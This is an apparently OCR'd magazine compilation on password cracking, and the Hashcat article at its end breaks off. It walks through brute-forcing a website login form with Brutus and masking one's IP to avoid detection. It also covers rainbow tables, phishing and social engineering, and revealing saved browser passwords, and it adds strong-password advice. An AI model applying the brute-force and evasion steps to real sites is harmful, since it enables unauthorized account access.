Let consider we want to hack a website and want to brute force on admin panel.

How to Brute Force a website which contains normal HTTP Login Form. That means it has an entry for a username and a password. We will do so by using a program called Brutus. In order to do so, you must find a website that 1) Contains only Username and Password fields, and 2) Allows unlimited attempts at guessing a specific password. In order to test if the website allows this, try multiple incorrect passwords for a random username and see what response you get after x amount of attempts. If you get no redirect page and you are not limited in the number of login attempt, chances are the website is vulnerable to Brute Forcing.

Before we get started you might be wondering what Brute Forcing is; it is simply testing a list of passwords to a list of usernames and hopefully you will have matched a username and password combination that is correct. There are many disadvantages in using this method to hack, such as time (you need to test thousands if not millions of combination) and most websites now have features that limit the number of incorrect guesses at one's password, or make a human verification field mandatory when logging in. Let's get started.

What You Will Need


- Download Brutus: *http://www.hoobie.net/brutus/*
- Download Password List: *http://area51archives.com/index.php?title=Ultimate_Password_List*
- You will need a proxy or VPN that changes your IP address for all programs, not just your web browser. I would suggest using CyberGhost VPN or Hot Spot Shield. They are pretty easy to use and are well documented so if you need help using them, please search or go to their websites.

Getting Started

An example of a simple form Login is one as follows (which i just created in HTML as a means to demonstrate such) I am not going to give any real websites just to avoid any conflict. Once you have found a website that looks similar to that, test it a few times to makes sure it doesn't limit how many times you type in an incorrect password. Once you have verified that it may be vulnerable to Brute Forcing, lets get started.

Step One: Start Brutus

Leave the target field alone for the moment and where it says type choose HTTP (Form) You will see that below it a new option has appeared called "Modify Sequence." Press this.


Brutus - AET2 - www.hoobie.net/brutus - (January 2000)
File Tools Help
Pause Stop Clear
Connection Options
FTP Options
Modify sequence
Authentication Options
Browse
Positive Authentication Results
Target Type Username Password
Timeout Reject AuthSeq Throttle Quick Kill

Target: 216.25.200.135
Type: FTP
Port: 21
Connections: 10
Timeout: 20
Use Proxy
Define
Try to stay connected for Unlimited attempts
[✓ Use Username]
Single User
Pass Mode: Word List
User File: users.txt
Pass File: words.txt

```
Trying username: admin
Trying username: administrator
```

15%

877 | U:administrator P:bailey | 125 Attempts per second | Estimated 0:00:39 remaining

Figure 2. Brutus Gui interface

Step Two: Specifying Your Target:

Find the URL that links directly to the login page of the website. For example: *http://www.website.com/login*; Insert that URL into the Target Field. After doing so press learn from settings. You will now see something similar to the following screen:

As you see, On the left hand side it states "Field Name" that gives options such as username and password. Select the Username under the Field Name list and press the button that says Username. Do the same with the password and hit password. This lets Brutus now where to input its list. Press accept and it will return you to your previous screen. If, when you were testing you got a message that says, "Incorrect login" or something similar, copy it and paste it under the HTML Response boxes. Press Okay when your complete. We need to do one more thing before we start.

Step Three: Setting the Word lists

The Next step is fairly simple. Go to the option that says "User File" and select the text file that contains the usernames you would like to Brute Force. The beside under "Pass File" specify your password list. Before you hit Start make sure all the optional variables are set to your satisfaction (the default are usually fine); start your proxy, make sure your IP address is masked than hit Start. Allow the program to run for as long as you want or until it has completed and hopefully you have gotten some passwords!

Rainbow attacks: Rainbow tables and Rainbow crack

Rainbow tables reduce the difficulty in brute force cracking a single password by creating a large pre-generated data set of hashes from nearly every possible password. Rainbow Tables and Rainbow Crack come from the work and subsequent paper by Philippe Oechslin. The method, known as the Faster Time-Memory Trade-Off Technique, is based on research by Martin Hellman & Ronald Rivets done in the early 1980's on the performance trade-offs between processing time and the memory needed for cryptanalysis. In his paper published in 2003, Oechslin refined the techniques and showed that the attack could reduce the time to attack 99.9% of Microsoft's LAN Manager passwords (alpha characters only) to 13.6 seconds from 101 seconds. Further algorithm refinements also reduced the number of false positives produced by the system.

Caution: With tools such as these, we do not condone their use for anything but testing networks for which you have the authority and for implementing defensive measures

Intro to Rainbow Tables

The main benefit of Rainbow Tables is that while the actual creation of the rainbow tables takes much more time than cracking a single hash, after they are generated you can use the tables over and over again. Additionally, once you have generated the Rainbow Tables, RainbowCrack is faster than brute force attacks and needs less memory than full dictionary attacks. Rainbow Tables are popular with a particularly weak password algorithm known as Microsoft LM hash. LM stands for LAN Manager, this password algorithm was used in earlier days of Windows and still lives on only for compatibility reasons. By default Windows XP or even Windows Server 2003 keeps the LM hash of your passwords in addition to a more secure hash (NTLM or NTLMv2). This allows for the benefit of backwards compatibility with older operating systems on your network but unfortunately makes the job of password cracking easier if you can obtain the LM hashes instead of the NTLM hashes.

How to do Rainbow attack for this visit this website for tutorial on Rainbow attacks: http://www.rain-bowtables.net/tutorials/cryptanalisys.php

Phishing

Phishing is the act of attempting to acquire information such as usernames, passwords, and credit card details (and sometimes, indirectly, money) by masquerading as a trustworthy entity in an electronic communication. Communications purporting to be from popular social web sites, auction sites, banks, online payment processors or IT administrators are commonly used to lure the unsuspecting public. Phishing emails may contain links to websites that are infected with malware. Phishing is typically carried out by email spoofing or instant messaging, and it often directs users to enter details at a fake website whose look and feel are almost identical to the legitimate one. Phishing is an example of social engineering techniques used to deceive users, and exploits the poor usability of current web security technologies. Attempts to deal with the growing number of reported phishing incidents include legislation, user training, public awareness, and technical security measures.

A phishing technique was described in detail in 1987, and (according to its creator) the first recorded use of the term “phishing” was made in 1995 by Jason Shannon of AST Computers. The term is a variant of *fishing*, probably influenced by phreaking, and alludes to “baits” used in hopes that the potential victim will “bite” by clicking a malicious link or opening a malicious attachment, in which case their financial information and passwords may then be stolen.




Figure 3. Graph of Phishing reports

History and current status of phishing

A phishing technique was described in detail in a paper and presentation delivered to the International HP Users Group, Interrex. The first recorded mention of the term "phishing" is found in the hacking tool AOHELL (according to its creator), which included a function for stealing the passwords or financial details of America Online users. A recent and popular case of phishing is the suspected Chinese phishing campaign targeting Gmail accounts of highly ranked officials of the United States and South Korean's Government, military, and Chinese political activists. The Chinese government continues to deny accusations of taking part in cyber-attacks from within its borders, but evidence has been revealed that China's own People's Liberation Army has assisted in the coding of cyber-attack software.

Social Engineering Attacks

Social engineering is the art of manipulating people so they give up confidential information. The types of information these criminals are seeking can vary, but when individuals are targeted the criminals are usually trying to trick you into giving them your passwords or bank information, or access your computer to secretly install malicious software–that will give them access to your passwords and bank information as well as giving them control over your computer.

Criminals use social engineering tactics because it is usually easier to exploit your natural inclination to trust than it is to discover ways to hack your software. For example, it is much easier to fool someone into giving you their password than it is for you to try hacking their password (unless the password is really weak).

Security is all about knowing who and what to trust. Knowing when, and when not to, to take a person at their word; when to trust that the person you are communicating with is indeed the person you think you are communicating with; when to trust that a website is or isn't legitimate; when to trust that the person on the phone is or isn't legitimate; when providing your information is or isn't a good idea.

Ask any security professional and they will tell you that the weakest link in the security chain is the human who accepts a person or scenario at face value. It doesn't matter how many locks and deadbolts are on your doors and windows, or if have guard dogs, alarm systems, floodlights, fences with barbed wire, and armed security personnel; if you trust the person at the gate who says he is the pizza delivery guy and you let him in without first checking to see if he is legitimate you are completely exposed to whatever risk he represents.

Common social engineering attacks

Email from a friend. If a criminal manages to hack or socially engineer one person's email password they have access to that person's contact list–and because most people use one password everywhere, they probably have access to that person's social networking contacts as well.

Once the criminal has that email account under their control, they send emails to all the person's contacts or leave messages on all their friend's social pages, and possibly on the pages of the person's friend's friends.

These messages may use your trust and curiosity

- Contain a link that you just have to check out–and because the link comes from a friend and you're curious, you'll trust the link and click–and be infected with malware so the criminal can take over your machine and collect your contacts info and deceive them just like you were deceived.

- Contain a download–pictures, music, movie, document, etc., that has malicious software embedded. If you download–which you are likely to do since you think it is from your friend–you become infected. Now, the criminal has access to your machine, email account, social network accounts and contacts, and the attack spreads to everyone you know. And on, and on.

Offline Password Cracking

Offline attacks are only possible when you have access to the password hash (es). The attack is done on your own system or on systems that you have local access too. Unlike an online attack, there are no locks or anything else to stop you on an offline attack because you are doing it on your own machines. The only thing that could hold you back is the limits of your computer hardware because an offline attack takes advantage of its machine's processing power and its speed is dependent on the speed of the actual machine. So the better the processor and nowadays even graphics card, the more password guessing attempts you can get per second.

Now that you know the difference between online and offline attacks, I'm sure you'll agree with me that you should try to use offline attacks whenever possible. This obviously won't be possible most of the time, so we will look at real world examples of both methods later on in this course.

Shoulder Surfing

Shoulder surfing is using direct observation techniques, such as looking over someone's shoulder, to get information. Shoulder surfing is an effective way to get information in crowded places because it's relatively easy to stand next to someone and watch as they fill out a form, enter a PIN number at an ATM machine, or use a calling card at a public pay phone. Shoulder surfing can also be done long distance with the aid of binoculars or other vision-enhancing devices. To prevent shoulder surfing, experts recommend that you shield paperwork or your keypad from view by using your body or cupping your hand.

Guess

The password crackers best friend, of course, is the predictability of the user. Unless a truly random password has been created using software dedicated to the task, a user generated 'random' password is unlikely to be anything of the sort.

Instead, thanks to our brains' emotional attachment to things we like, the chances are those random passwords are based upon our interests, hobbies, pets, family and so on. In fact, passwords tend to be based on all the things we like to chat about on social networks and even include in our profiles. Password crackers are very likely to look at this information and make a few – often correct – educated guesses when attempting to crack a consumer-level password without resorting to dictionary or brute force attacks.

Reveal hidden password from browsers & password fields

In many places where you need to input your password to gain access, authorize or confirm a transaction, whenever you type passwords into the input text box, the characters automatically turns into asterisks or bullets. This is to protect your password from straying eyes.

If, in situations that require you to know what lies behind those asterisks, we've got a simple trick to reveal the passwords on your web browsers.



username
••••••••••••••••
Sign in
Remember me · Forgot password?
username
mypasswordhere
Sign in
Remember me · Forgot password?

Figure 4. Intro

In any website which contains your saved password, right click on the password box and click on Inspect element.





Figure 5. Inspect element

You'll now notice the bottom quarter of your screen filled with codes. You only need to focus on the highlighted (in blue) part to reveal the password.




```
▼<form action="https://twitter.com/sessions" class=
"signin" method="post">
  ▶<div class="placeholding-input username hasome">…</div>
  ▼<table class="flex-table password-signin">
    ▼<tbody>
      ▼<tr>
        ▼<td class="flex-table-primary">
          ▼<div class="placeholding-input password flex-
          table-form hasome">
              <input type="password" id="signin-password"
              class="text-input flex-table-input" name=
              "session[password]" title="Password" tabindex=
              "2">
              <label for="signin-password" class=
              "placeholder">Password</label>
            </div>
          </td>
        ▶<td class="flex-table-secondary">…</td>
```

```
▶ Computed Style                Show inherited
▼ Styles
element.style {

}
Matched CSS Rules
media="screen"                          twitter.com
.front-     t1_core_logged_out.bundle.css:1
signin .password .text-input {
  height: 30px;
}
media="screen"                          twitter.com
.front-card t1_core_logged_out.bundle.css:1
.text-input {
  ~~height: 20px;~~
}
```

Figure 6. Chrome Code

Look for `type="password"` and double click on it. Replace the word 'password' with 'text'.

It should now look like `type="text"`. Hit Enter.



```
ass="flex-table-primary">
 class="placeholding-input passw
-form hasome">
nput  type="password"  id="signi
ass="text-input flex-table-input
ession[password]" title="Passwor
">
abel for="signin-password" class
```

```
 class="flex-table-primary
div class="placeholding-in
le-form hasome">
<input  type="text"  id="s
"text-input flex-table-inp
"session[password]" title=
"2">
<label for="signin-passwor
```

Figure 7. Chrome change

After you've changed that, the text behind the asterisks or bullets will be revealed.




Figure 8. Chrome result

Mozilla Firefox

To reveal the password in Firefox, first, right click the password box and select Inspect Element.




Figure 9. Mozilla intro

A dark grey bar will appear at the bottom of the browser; click on the Markup Panel or hit Alt + M




About Help Blog Status Jobs Terms Privacy Advertisers Businesses Media Developers
html
body.t1.l
div#doc
div#page
div#page
Markup Panel (Alt+M)

Figure 10. Markup pannel


It will reveal a few lines of codes; the line you want to focus at is the highlighted line.



```
 class="flex-table-primary"  >
<div class="placeholding-input password flex-table-form hasome"  >
  <input id="signin-password" class="text-input flex-table-input" type="password" tabindex=
 <label class="placeholder" for="signin-password"  ></label>
</div>
d>
```

Figure 11. Firefox code

Again, look for type="password" and double click on it. Replace the word 'password' with 'text' so it looks like type="text". Then hit Enter.



```
class="flex-table-primary" >
<div class="placeholding-input password flex-table-form hasome" >
  <input id="signin-password" class="text-input flex-table-input" type="text" tabindex="2"
▷ <label class="placeholder" for="signin-password" ></label>
</div>
d>
```

Figure 12. Mozilla change

The password masked behind the asterisks or bullets will now be revealed.




Figure 13. Mozilla result

Reference from my blog → http://goo.gl/5Z7cdS

How to make strong password?

Let's talk about how you can secure your password from hackers.

Creating strong passwords may seem like a daunting task, especially when the recommendation is to have a unique password for each site you visit. Anyone would be intimidated if they had to create and memorize multiple passwords like `Wt4e-79P-B13^qS`.

As a result, you may be using just one password even though you know it's unsafe and that if it gets compromised all of your Web information is exposed. Or you use several passwords, but they are all short simple words or include numbers that relate to your life they are still too easy to guess. Or, if you made hard to remember passwords (probably because your business or a Web site forced you to) then you likely have a list of the passwords right next to your computer – even though you know this also compromises your safety if others use your computer.

The key aspects of a strong password are length (the longer the better); a mix of letters (upper and lower case), numbers, and symbols; with no ties to your personal information, and no dictionary words. The good news is you don't have to memorize awful strings of random letters numbers and symbols in order to incorporate all of these aspects into your passwords; you simply need a few skills.

The secret is to make passwords memorable but hard to guess. Learning a few simple skills will make creating strong memorable passwords easy. Creating them can actually be fun – and your payoff in increased safety is huge.

First, look at a few weak passwords to understand why these put you at risk:

- Password – The word "Password" is the most commonly used password and it is pathetically weak – as are 'default' and 'blank'. These are simple words and easily guessed or broken with a hacker program that uses a dictionary assault on the password.

- Marshall1968 – Though this uses 12 characters and includes letters and numbers, names that are associated with you or your family, or uses other identifying information such as birth year, are easily hacked.
- F1avoR – Though it mixes up capitols and numbers, it is too short and substituting the number 1 for the letter l is easy to guess.

To avoid these easy to guess or hack passwords try one or more of the following tricks:

Use a phrase and incorporate shortcut codes or acronyms: These examples let you use phrases that either mean something to you, or you associate with a type of website. For example, the 'all for one and one for all' may be the password for a social networking site where it's all about sharing. It could be phrase about money for a banking site, and so on.

- 2BorNot2B_ThatIsThe? (To be or not to be, that is the question – from Shakespeare)
- L8r_L8rNot2day (Later, later, not today – from the kids rhyme)
- 4Score&7yrsAgo (Four score and seven years ago – from the Gettysburg Address)
- John3:16=4G (Scriptural reference)
- 14A&A41dumaS (one for all and all for 1 – from The Three Musketeers, by Dumas)

Use passwords with common elements, but customized to specific sites: These examples tell a story using a consistent style so if you know how you write the first sections, and you're on the login page for a site you'll know what to add.

- ABT2_uz_AMZ! (About to use Amazon)
- ABT2_uz_BoA! (About to use Bank of America)
- Pwrd4Acct-$$ (Password for account at bank)
- Pwrd4Acct-Fb (Password for account at Facebook)

Play with your keyboard: You don't have to think of it just as the numbers you see, it can also be a canvas to draw on.





Figure 14. keyboard

1qazdrfvgy7, is really hard to remember unless you know that it's a W on your keyboard -that's a lot easier to remember! You can make letters, shapes, and more just 'drawing' on the keyboard.

Add emoticons: While some websites limit the types of symbols you can use, most allow a wide range. Make your symbols memorable by turning them into smiley faces to instantly boost your password power.


Commonly allowed symbols:


! " # $ % & ' ( ) * + , - . / :

; < = > ? [\ ] ^ _ ` { | } ~

Figured 15. symbols

Some basic smiley faces:


:) :C =c :< :S ;) :@ :3 :L

8) :! :D :] :} :O :/ 8(<3

Figure 16. Smiley faces

C?U2canCRE8Pwords;) (See? You too can create passwords) You're now ready to create your own strong, long, memorable mixed-character passwords using one or more of these tricks. Or, create your own system. Now, share the tips with others, just don't share your passwords!

Reference --> http://goo.gl/EiJGSW

Summary

In Above article you know about how password cracking is done. Some tools and method of password cracking. How to be secure yourself and how to make strong password.

On the web

- *http://www.hoobie.net/brutus/* – Download brutus Tool
- *http://area51archives.com/index.php?title=Ultimate_Password_List* – password list for brutus
- *http://www.rainbowtables.net/tutorials/cryptanalisys.php* – Tutorial about rainbow attack
- *http://goo.gl/5Z7cdS* – Trick to reveal hidden password
- *http://goo.gl/EiJGSW* – Reference for how to make secure password

My Reference:

Mr. Vidit Baxi sir, He is Director in Lucideus Tech Pvt Ltd. He is my mentor, he is very curious about Technology and security. I want to be like him. Thanks for supporting me.

About the Author

I am Cyber Security Analyst from India working in Lucideus Tech Pvt Ltd. I am pursuing B.Tech in Computer Science in 3rd year from IFTM University. I am Very keen about new technology & security and spread the security across over globe. I would like to work with my Country's Government as cyber forensics investigator.

GPU Powered Password Cracking Ninjutsu: White Belt

by John Doe

Welcome to password cracking ninjutsu: white belt. My goal here is to provide you with enough knowledge to get a great start. This article will by no means teach everything there is to know about password cracking. We will first look at setting up an environment, then we will look at one of my favorite password cracking tools, Hashcat.

What you will learn...

- How to setup your crack station
- How to use your GPU for lightning fast password cracking
- How to compile a good list of passwords to use
- How to use Hashcat to crack hashes

What you should know…

- Basic Linux skills

Why password cracking is important

While you're attacking your target one of your main goals will be obtaining credentials. During your test you may get lucky and find a web application vulnerable to an SQL injection attack. As you look at the dump of the table(s) with user information most of the time all you will get is a hash instead of a plain text password. You can't login with that hash. When the user registers with that application the user's password is run through an hashing algorithm which will generate a specific output based on the input and if even the slightest thing changes on the input the output of the hash will be drastically different. For example when you run the string Hello through an md5 hash generator you get 8b1a9953c4611296a827abf8c47804d7. When you run the string hello through the same generator you get 5d41402abc4b2a76b9719d911017c592. As you can see one small change will drastically change the output. Passwords are normally stored as a hash and when the user makes a login attempt the password they enter is hashed and that value is compared with the hash value stored in the database. Hashes are also used to verify file integrity like when downloading a file over the internet. The owner may run the file through a hash generator and provide you with the file and the hash. You should then be able to run the same file through a hash generator using the same algorithm and get the same value. Even the slightest change will cause a drastically different output notifying you something went wrong.

Modern applications will salt their passwords before hashing them. Salting is a process of generating random alphanumeric and/or special characters and appending them to the password before it is hashed. Doing this ensures that if two people happen to use the same password in the database the generated hash will be different, it makes brute-force attacks harder by adding characters, and it mitigates rainbow table lookup attacks. In this article we will only look at unsalted Md5 hashes because it's only an introduction.

Setting up your environment

